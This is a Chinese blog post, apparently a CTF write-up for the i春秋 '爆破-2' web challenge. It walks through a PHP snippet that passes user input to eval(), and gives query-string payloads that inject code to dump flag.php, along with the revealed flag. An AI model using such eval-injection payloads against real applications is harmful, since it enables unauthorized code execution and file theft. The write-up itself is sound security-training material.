

i春秋之爆破-2

原创

金昂 于 2022-02-12 23:19:29 发布 136 收藏

分类专栏: [i春秋之WEB](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l2872253606/article/details/122902919>

版权



[i春秋之WEB](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

打开连接, 又是一段PHP代码, 接着审计一下

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

CSDN @金昂


`eval("代码a")`函数就是让代码a像PHP一样执行, 利用这个函数可以自己添加代码至该php文件里

方法一:

`file()`函数, 就是把文件读入数组中, [PHP file\(\) 函数 | 菜鸟教程 \(runoob.com\)](#)

利用这个函数, 可以输出flag.php里的内容, 构建payload

url?hello=file("flag.php")



CSDN @金昂

拿到flag

方法二:


利用);多添加几条代码到该php里, 可以利用下面两函数, 输出flag的文件

PHP show_source() 函数 | 菜鸟教程 (runoob.com)

PHP highlight_file() 函数 | 菜鸟教程 (runoob.com)

构建payload

url?hello=);show_source("flag.php");highlight_file("flag.php"



```
<?php
$flag = 'Too Young Too Simple';
#flag{c885e8c2-b868-4d36-85ac-0228853bbec6};
<?php
$flag = 'Too Young Too Simple';
#flag{c885e8c2-b868-4d36-85ac-0228853bbec6};
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

CSDN @金 昂

主要是整合eval函数里的东西

);是为了整合掉前面的var_dump(

highlight_file("flag.php"是为了整合掉后面的);

原理就是在原本代码的基础上, 把

```
eval( "var_dump($a);");
```

换成了

```
var_dump();show_source("flag.php");highlight_file("flag.php");
```

借鉴于: [i春秋CTF训练 Misc Web 爆破-2_椰奶冻不安全的博客-CSDN博客](#)